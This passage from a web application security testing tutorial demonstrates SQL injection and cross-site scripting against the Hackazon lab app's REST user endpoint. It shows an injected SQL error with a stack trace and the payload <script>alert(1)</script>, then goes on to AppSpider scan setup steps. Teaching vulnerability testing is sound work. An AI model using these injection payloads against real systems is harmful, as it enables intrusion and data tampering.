HTTP/1.1 500 Internal Server Error
Date: Mon, 07 Dec 2015 22:56:27 GMT
Server: Apache/2.4.7 (Ubuntu)
X-Powered-By: PHP/5.5.9-1ubuntu4.14
Content-Length: 2519
Connection: close
Content-Type: application/json; charset=utf-8

```


The "Body: Text" section displays a JSON object with a "message" field containing a database error message and a "trace" field showing the call stack. The "message" field reads:

```
{"message": "Database error:\nYou have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near 'test', `user_phone` = '+1(999) 123-1231', `email` = 'test_user@example.com', `oa' at line 1\nin query:\nUPDATE `tbl_users` SET `id` = ?, `username` = ?, `password` = ?, `first_name` = 'test', `last_name` = ?, `user_phone` = ?, `email` = ?, `oauth_provider` = ?, `oauth_uid` = ?, `created_on` = ?, `last_login` = ?, `active` = ?, `recover_passw` = ?, `rest_token` = ?, `photo` = ?, `edit_card` = ?, `credit_card_expires` = ?, `credit_card_cvv` = ? WHERE `tbl_users`.`id` = ? ", "code": 0, "trace": "#0 \\\var\\www\\\\hackazon\\vendor\\\\pixie\\\\db\\classes\\\\PHPixie\\\\DB\\\\Query.php(247): PHPixie\\\\DB\\\\PDOV\\\\Connection->execute('UPDATE `tbl_use...', Array)\n#1 \\\var\\www\\\\hackazon\\classes\\\\App\\\\Model\\\\BaseModel.php(335): PHPixie\\\\DB\\\\Query->execute()\n#2 \\\var\\www\\\\hackazon\\classes\\\\App\\\\Rest\\\\Controller\\\\User.php(81): App\\\\Model\\\\BaseModel->save()\n#3 [internal function]: App\\\\Rest\\\\Controller\\\\User->action_put()\n#4 \\\var\\www\\\\hackazon\\classes\\\\App\\\\Rest\\\\Controller.php(563): call_user_func_array(Array, Array)\n#5 \\\var\\www\\\\hackazon\\classes\\\\App\\\\Rest\\\\RestService.php(112): App\\\\Rest\\\\Controller->run('put')\n#6 \\\var\\www\\\\hackazon\\classes\\\\App\\\\Rest\\\\RestService.php(71): App\\\\Rest\\\\RestService->doHandleRequest(Array)\n#7 \\\var\\www\\\\hackazon\\classes\\\\App\\\\Rest\\\\KernelEventListeners.php(28): App\\\\Rest\\\\RestService->handleRequest(Object(App\\\\C\n\nTime: 47 ms | Body Length: 2519 bytes | Total Length: 2750 bytes"

```


## Request 2

To balance the query, two single quotes ("") were injected in the second request using **test**".



## Response 2

The user profile was submitted successfully.



## Cross-site scripting

The user profile page is vulnerable to cross-site scripting attacks. The request contains the parameter value, first\_name. Based on this exercise, we can conclude that the first\_name parameter is vulnerable to cross-site scripting.

**URL:** <http://192.168.1.108/api/user/1>


**Method:** PUT

**Parameter name:** first\_name

**Attack value:** <script>alert(1)</script>

### Request

In the request, a script tag in the first\_name parameter value was injected using <script>alert(1)</script>.



## Response


The result of the request is detailed in the echo response from the server.

The screenshot shows a window titled "Resend" with two tabs: "Request" and "Response". The "Response" tab is selected. At the top, there are dropdown menus for "Header: Text" and "Body: Text", and some icons. The response body contains the following JSON data:

```
{"id": "1", "username": "test_user", "first_name": "test<script>alert(1)</script>", "last_name": "test", "user_phone": "+1(999) 123-1231", "email": "test_user@example.com", "oauth_provider": "", "oauth_uid": "", "created_on": "2014-07-31 12:14:27", "last_login": "2015-12-07 14:03:19", "active": "1", "photo": null}
```

At the bottom of the window, it says "Time: 1578 ms | Body Length: 293 bytes | Total Length: 541 bytes".

The response establishes that the application will not execute the script, as it is not using an HTML component. However, the injected script will execute in the web browser.




## Testing a REST API using AppSpider

Testing REST APIs is a very challenging task. Most of the DAST tools need a training mode to test the REST APIs because APIs are using a complex JSON, XML or GWT structure in contrast to the normal query string parameter. AppSpider accepts a variety of pre-recorded traffic and has the ability to identify JSON, XML, GWT or AMF, their parameters and values. Thus, scanner training to test such modules is not necessary.


### Record and import traffic

1. Record application traffic in the Burp Proxy tool and save as an .xml file.




## Configure and run a scan


1. Open AppSpider.
2. Select **New Configuration** from the *Actions* panel in AppSpider.




3. Enter a **Scan Name** and **URL** for your scan then click the **Next** button.




4. Select the check box for **Recorded Traffic** on the *Questionnaire* and click the **Next** button.



